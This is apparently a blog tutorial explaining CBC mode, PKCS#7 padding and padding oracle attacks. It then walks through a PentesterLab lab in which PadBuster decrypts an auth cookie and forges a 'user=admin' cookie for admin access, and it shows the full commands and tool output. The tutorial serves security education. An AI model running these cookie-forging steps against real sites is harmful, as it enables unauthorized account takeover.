Cryptography is an encryption algorithm designed to secure the confidentiality and integrity between the sender (client) and receiver (server).

At the current time, almost all website uses cryptographic encryption to secure their applications. As an example, the use of cryptographic encryption when storing the username and password to the server.

But not all cryptography algorithm is secure, one wrong move and you are compromised.

To make you aware of that, here I will show you one weak cryptographic algorithm that developers still use in their applications.

The vulnerability is called “Padding Oracle”.

Block Cipher

BC (Block Cipher) is a way of encrypting fixed-size groups of bits so that they look random unless it’s decrypted using the same key used for encrypting.

The block encryption and decryption can be also presented as ENC_{key} and DEC_{key} respectively.

In order to encrypt a message of arbitrary size, a block cipher needs some extra requirements, a block cipher mode, and a padding scheme.

Block Cipher Mode

Block Cipher (BC) mode is an algorithm in block cipher which is used to handle multi-block plaintexts. For example, these are some Block Cipher mode EBC, CBC, CFB, OFB, CTR.

But to understand Padding Oracle we only need to know about CBC.


Cipher Block Chaining

CBC (Cipher Block Chaining) is a block cipher mode. Here the algorithm encrypts plaintext by passing an individual block of bytes (where each character is a byte) of a fixed length through a block cipher, which uses a secret key to encrypt the block beyond recognition.

In CBC the plaintext is XORed with the previous block’s ciphertext prior to encryption. Here

the first block of plaintext is XORed with a one-block initialization vector, which is commonly prepended to the ciphertext.

The main drawbacks of CBC are that encryption is sequential and that’s why the message must be padded to a multiple of cipher block size.



Cipher Block Chaining (CBC) mode encryption


The mathematical formula for CBC encryption, where the first block has the index 0 is:

Ci = EK (Pi ⊕ Ci-1) for i ≥ 1,

C0 = EK (P0 ⊕ IV)

Here the $\mathbf{E_k}$ is the function of encryption with key **K**, and $\mathbf{P_0}$ is the first plaintext block. And **⊕** this is the XOR symbol. Finally, **IV** is the Initialization Vector.

During the decryption, the CBC uses the reverse operation. The encrypted data (ciphertext) is split into blocks of X bytes, Then the block is decrypted and XORed with the previous encrypted block to get the plaintext.



Cipher Block Chaining (CBC) mode decryption

The mathematical formula for decryption is:

Pi = DK(Ci) ⊕ Ci-1

Where $\mathbf{D_k}$ is the function of decryption with the key **K**, $\mathbf{C_i}$ is the Ciphertext where i is counter. and **⊕** is the XOR symbol.

Decrypting the ciphertext with incorrect IV causes the first block of plaintext to be corrupt but the subsequent plaintext block will be correct.

This is because each block is XORed with the ciphertext of the previous block, not the plaintext.

Because of that one, doesn't need to decrypt the previous block before using it as the IV for the decryption of the current one.

This means that a plain text block can be recovered from two adjacent blocks of ciphertext.

Initialization Vector

An initialization vector (IV) is a block of bits that is used to randomize the encryption.

In CBC mode every **n'th** plaintext block is XORed against the **(n-1)'th** ciphertext block, but for the first plaintext block there is no previous ciphertext block (see it in the CBC mode encryption image above) to use, so this is the first plaintext block is instead XORed against the IV.

This also makes sure that multiple encryptions of the same plaintext remain different.

Padding

As you already know, CBC encryption is done by the fixed size of blocks.

So, to ensure that the cleartext exactly fits in one or multiple blocks, the encryption algorithm often uses padding.

Padding can be used in multiple ways. A very common way is to use **PKCS#7**. With PKCS#7, the padding will be composed of the same number (the number of missing bytes).

For example, if the cleartext is missing **2 bytes**, the padding will be **\x02\x02**.

Looking at the example below will make it clear.

Block #0								Block #1							
byte #0	byte #1	byte #2	byte #3	byte #4	byte #5	byte #6	byte #7	byte #0	byte #1	byte #2	byte #3	byte #4	byte #5	byte #6	byte #7
'S'	'U'	'P'	'E'	'R'	'S'	'E'	'C'	'R'	'E'	'T'	'1'	'2'	'3'	0x02	0x02
'S'	'U'	'P'	'E'	'R'	'S'	'E'	'C'	'R'	'E'	'T'	'1'	'2'	0x03	0x03	0x03
'S'	'U'	'P'	'E'	'R'	'S'	'E'	'C'	'R'	'E'	'T'	0x05	0x05	0x05	0x05	0x05
'S'	'U'	'P'	'E'	'R'	'S'	'E'	'C'	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08

Here example contains 2 blocks, Block #0 and Block#1. And each block is capable to store 8 bytes.

Now in the first row, the ciphertext "**SUPERSECRET123**" takes 14 bytes. Because of that,

we need 2 blocks to store that ciphertext but 2 block has 16 bytes as we saw.

So, the remaining **16-14 = 2** blocks need to be padded. And as the **PKCS#7**, the last 2 bytes are padded with **0x02,0x02**.

Padding Oracle

So far, we learned the requirements to understand Padding Oracle? Now let's see what it is.


In this CBC decryption, the algorithm first decrypts the data; then it will remove the paddings.

During the cleanup of the paddings, if invalid padding triggers a detectable behavior (error, a lack of results, or slow response), you have a padding oracle.


Practical

Enough theory, let's see Padding Oracle in action. In order to reproduce the attack, you need a lab provided by PentesterLab in vulnhub. Which is completely free to use. You can set up the ISO as you do with other VMS (Kali Linux, etc).


1. As it says, we must need to create a user then login into the user in order to exploit this vulnerability.



2. Here I am registering a new user named **pranjal**.




And as you can see here I logged as **pranjal**.



The purpose of creating this user is to get a **cookie**. So, we could miniplate the cookie and get access to the **admin** account.

3. **Right-click** on the webpage and follow "**INSPECT**" then go to the Application window and Click on Cookies from Storage.



As you can see there is a cookie named **auth**. This is where we going to attack.

But in order to get admin access first, we have to decrypt the cookie then change the user **pranjal** to **admin**.

And we are going to do this using a tool called Padbuster.


4. Here the command I used is `**padbuster http://lab.pranjalsinghal.in/login.php 9G1vRa0JraguXweuZ2vkgv5qrD9ppo%2B4 8 -cookies auth=9G1vRa0JraguXweuZ2vkgv5qrD9ppo%2B4 -encoding 0**`, If you read the tools help you will understand why I inserted such arguments.

After you enter the command it should ask you to choose the ID#, here I have chosen the default one (which is ID#2).

```
~ > padbuster http://lab.pranjalsinghal.in/login.php 9G1vRa0JraguXweuZ2vkgv5qrD9ppo%2B4 8 --cookies auth=9G1vRa0JraguXweuZ2vkgv5qrD9ppo%2B4 --encoding 0    15s

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1530

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       1       200     1677    N/A
2 **    255     200     15      N/A
-------------------------------------------------------

Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2
```


After the tool finishes decrypting the value you can see, that the cookie is storing our user name as **user=pranjal.**

Our goal is to make it **user=admin** then we will get the admin access.




So let's Get admin access.

5. Run the command `**padbuster http://lab.pranjalsinghal.in/login.php 9G1vRa0JraguXweuZ2vkgv5qrD9ppo%2B4 8 –cookies auth=9G1vRa0JraguXweuZ2vkgv5qrD9ppo%2B4 –encoding 0 -plaintext user=admin**`, this will give you the encrypted value of **user=admin**.




Then fire up your burp suite and reload the index page logged with user pranjal, and intercept the request.



Then replace the cookie with the one that you generated using padbuster "**BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA**" and forward it.

After that, you can see we successfully exploited the vulnerability and gained access to the admin account.



That was all for now, I hope you enjoyed it!

Final Note

Thanks for your time! I hope, now you have a good understanding of what Padding Oracle Attack is and how to exploit it.

If you like this, make sure to share it with others so they can leverage this information. As always, for any doubts or questions, please leave a comment below, or reach me on

Instagram.

Pranjal Singhal

I am a freelancer Cybersecurity researcher and a digital marketer. I have already helped Top IT Giants to secure their web applications and maintain a safe environment for their users. Sharing and Caring is my motive. I love to guide beginners about making a successful career in the cybersecurity industry.